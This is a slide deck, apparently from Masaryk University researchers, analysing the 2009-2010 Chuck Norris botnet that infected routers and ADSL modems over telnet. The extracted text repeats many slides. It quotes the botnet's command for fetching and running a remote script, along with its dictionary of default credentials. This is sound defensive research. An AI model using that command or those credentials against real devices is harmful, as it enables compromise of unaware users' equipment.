Embedded Malware – An Analysis of the Chuck Norris Botnet


P. Čeleda, R. Krejčí, J. Vykopal, M. Drašar

{celeda|vykopal|drasar}@ics.muni.cz, radek.krejci@mail.muni.cz


Part I

Botnet Discovery


Motivation – What is happening in our network?




Motivation – What is happening in our network?



Motivation – What is happening in our network?




Motivation – What is happening in our network?




(In)visible Embedded Malware

- **Client-side** anti-* **protection** is used and well known.



(In)visible Embedded Malware

- **Client-side** anti-* **protection** is used and well known.
- What could happen if we **attack infrastructure**?



Network Security Monitoring at Masaryk University


FlowMon probe

FlowMon probe

FlowMon probe


NetFlow data generation

Network Security Monitoring at Masaryk University



Top 10 flows ordered by flows:


```
Date flow start   Duration Proto   Src IP Addr:Port      Dst IP Addr:Port   Packets  Bytes Flows
```



NetFlow data generation

NetFlow data collection

Network Security Monitoring at Masaryk University



FlowMon probe

FlowMon probe

FlowMon probe

NetFlow v5/v9

NetFlow collector

SPAM detection

worm/virus detection


intrusion detection

NetFlow data generation

NetFlow data collection

NetFlow data analyses

Network Security Monitoring at Masaryk University



FlowMon probe

FlowMon probe

FlowMon probe

NetFlow v5/v9

NfSen

NetFlow collector

SPAM detection

worm/virus detection

intrusion detection

http

mail

syslog

WWW

mailbox

syslog server

NetFlow data generation


NetFlow data collection

NetFlow data analyses

incident reporting

Botnet Discovery

- Worldwide **TELNET** scan attempts.
- Mostly comming from **ADSL** connections.



Time range: 0:00 to 24:00 Date: 2009/12/14 to 2009/12/14

Location: MU (147.251.0.0/16) Include whitelist sources □

Alerts

Time	Protocol	Source IP	Destination IPs	Destination Ports	Severity	Operations
2009-12-14 00:04:18.244 2009-12-14 00:04:26.379	TCP	190.43.54.116	147.251.52.1, 147.251.52.10, 147.251.52.11, 147.251.52.12, 147.251.52.13, 147.251.52.22, 147.251.52.23, 147.251.52.26, 147.251.52.27, 147.251.52.28 **and other 43 IPs**	23	0	Full Report
2009-12-14 00:04:18.253 2009-12-14 00:04:28.356	TCP	190.43.54.116	147.251.52.2, 147.251.52.3, 147.251.52.4, 147.251.52.5, 147.251.52.6, 147.251.52.7, 147.251.52.8, 147.251.52.9, 147.251.52.15, 147.251.52.16 **and other 188 IPs**	23	0	Full Report
2009-12-14 00:08:13.738 2009-12-14 00:08:21.863	TCP	87.16.90.222	147.251.94.1, 147.251.94.2, 147.251.94.3, 147.251.94.4, 147.251.94.5, 147.251.94.6, 147.251.94.7, 147.251.94.8, 147.251.94.9, 147.251.94.10 **and other 237 IPs**	23	0	Full Report
2009-12-14 00:16:11.771 2009-12-14 00:16:11.802	TCP	122.160.7.65	147.251.0.1, 147.251.0.2, 147.251.0.3, 147.251.0.4, 147.251.0.5, 147.251.0.6, 147.251.0.7, 147.251.0.8, 147.251.0.9, 147.251.0.10 **and other 102 IPs**	22	0	Full Report
2009-12-14 00:14:36.584 2009-12-14 00:14:51.047	TCP	190.232.138.125	147.251.64.1, 147.251.64.2, 147.251.64.3, 147.251.64.4, 147.251.64.5, 147.251.64.6, 147.251.64.7, 147.251.64.8, 147.251.64.9, 147.251.64.10 **and other 241 IPs**	23	0	Full Report

Part II

Chuck Norris Botnet

Chuck Norris Botnet in a Nutshell

- **Linux malware** – IRC bots with central C&C servers.
- Attacks **poorly-configured** Linux **MIPSEL** devices.
- Vulnerable devices – **ADSL modems** and **routers**.


- Uses **TELNET brute force** attack as infection vector.
- Users are **not aware** about the malicious activities.
- **Missing** anti-malware **solution** to detect it.

Discovered at Masaryk University on 2 December 2009. The malware got the Chuck Norris moniker from a comment in its source code `[R]anger Killato :  in nome di Chuck Norris !`

Monitoring of the Botnet


Botnet infiltration used from 12/2009 to 02/2010.

Monitoring of the Botnet




Botnet infiltration used from 12/2009 to 02/2010.

Monitoring of the Botnet




Botnet infiltration used from 12/2009 to 02/2010.

Monitoring of the Botnet



Botnet infiltration used from 12/2009 to 02/2010.

Monitoring of the Botnet




Botnet infiltration used from 12/2009 to 02/2010.

Botnet Searching for Vulnerable Devices

infected device

Botnet Searching for Vulnerable Devices




list of C class networks to scan

infected device

IP Range	Owner	IP Range	Owner
217.236.0.0/16	Deutsche Telekom	88.253.0.0/16	TurkTelekom
87.22.0.0/16	Telecom Italia	220.240.0.0/16	Comindico Australia
85.174.0.0/16	Volgograd Electro Svyaz	222.215.0.0/16	China Telecom
201.1.0.0/16	Telecomunicacoes de Sao Paulo	200.121.0.0/16	Telefonica del Peru

Table 1: Example of botnet propagation targets.


Botnet Searching for Vulnerable Devices



IP Range	Owner	IP Range	Owner
217.236.0.0/16	Deutsche Telekom	88.253.0.0/16	TurkTelekom
87.22.0.0/16	Telecom Italia	220.240.0.0/16	Comindico Australia
85.174.0.0/16	Volgograd Electro Svyaz	222.215.0.0/16	China Telecom
201.1.0.0/16	Telecomunicacoes de Sao Paulo	200.121.0.0/16	Telefonica del Peru

Table 1: Example of botnet propagation targets.

Botnet Searching for Vulnerable Devices



IP Range	Owner	IP Range	Owner
217.236.0.0/16	Deutsche Telekom	88.253.0.0/16	TurkTelekom
87.22.0.0/16	Telecom Italia	220.240.0.0/16	Comindico Australia
85.174.0.0/16	Volgograd Electro Svyaz	222.215.0.0/16	China Telecom
201.1.0.0/16	Telecomunicacoes de Sao Paulo	200.121.0.0/16	Telefonica del Peru


Table 1: Example of botnet propagation targets.

Infection of a Vulnerable Device

infected device

victim


Infection of a Vulnerable Device



User	Password
root	admin, Admin, password, root, 1234, private, XA1bac0MX, adsl1234, %%fuckinside%%, dreambox, *blank password*
admin	admin, password, *blank password*
1234	1234Admin

Table 2: Passwords used for a dictionary attack.

Infection of a Vulnerable Device



User	Password
root	admin, Admin, password, root, 1234, private, XA1bac0MX, adsl1234, %%fuckinside%%, dreambox, *blank password*
admin	admin, password, *blank password*
1234	1234Admin

Table 2: Passwords used for a dictionary attack.


Bot Initialization and Further Propagation

bot


deny remote access
(ports 22-80)

**infected
device**

Bot Initialization and Further Propagation




Bot Initialization and Further Propagation



Initial Command (IRC Topic):

```
:!* sh wget http://87.98.163.86/pwn/scan.sh;chmod u+x scan.sh;./scan.sh
```

Bot Initialization and Further Propagation



Initial Command (IRC Topic):

```
:!* sh wget http://87.98.163.86/pwn/scan.sh;chmod u+x scan.sh;./scan.sh
```

Botnet Activities – I

Botnet Threats

- Denial-of-Service attacks – DoS, DDoS.
- DNS spoofing attack.
- Infected device reconfiguration.


Consequences for Users


- The link was saturated with malicious traffic activities.
- Economic losses and criminal sanctions against unaware users.

Botnet Activities – II

DNS Spoofing Attack

- Web page redirect:
  - www.facebook.com
  - www.google.com
- Malicious code execution.






Botnet Activities – II

DNS Spoofing Attack


- Web page redirect:
  - www.facebook.com
  - www.google.com
- Malicious code execution.



Botnet Activities – II

DNS Spoofing Attack


- Web page redirect:
  - www.facebook.com
  - www.google.com
- Malicious code execution.




Botnet Activities – II

DNS Spoofing Attack

- Web page redirect:
  - www.facebook.com
  - www.google.com
- Malicious code execution.






Botnet Size and Evaluation – I

- Size **estimation based on NetFlow** data from Masaryk University.
- **33000** unique **attackers** (infected devices) from **10/2009 – 02/2010**.

Most Infected ISPs

Telefonica del Peru
Global Village Telecom (Brazil)
Turk Telecom
Pakistan Telecommunication Company
China Unicom Hebei Province Network



Unique attackers targeting the MU network


Month	Min	Max	Avr	Mdn
October	0	854	502	621
November	41	628	241	136
December	69	1321	366	325
January	9	1467	312	137
February	180	2004	670	560
Total	0	2004	414	354

Botnet **stopped** activity on **23 February 2010**.

Botnet Size and Evaluation – I

- Size **estimation based on NetFlow** data from Masaryk University.
- **33000** unique **attackers** (infected devices) from **10/2009 – 02/2010**.

Most Infected ISPs
Telefonica del Peru
Global Village Telecom (Brazil)
Turk Telecom
Pakistan Telecommunication Company
China Unicom Hebei Province Network



Unique attackers targeting the MU network


Month	Min	Max	Avr	Mdn
October	0	854	502	621
November	41	628	241	136
December	69	1321	366	325
January	9	1467	312	137
February	180	2004	670	560
Total	0	2004	414	354

Botnet **stopped** activity on **23 February 2010**.

Botnet Size and Evaluation – I

- Size **estimation based on NetFlow** data from Masaryk University.
- **33000** unique **attackers** (infected devices) from **10/2009 – 02/2010**.

Most Infected ISPs
Telefonica del Peru
Global Village Telecom (Brazil)
Turk Telecom
Pakistan Telecommunication Company
China Unicom Hebei Province Network




Unique attackers targeting the MU network

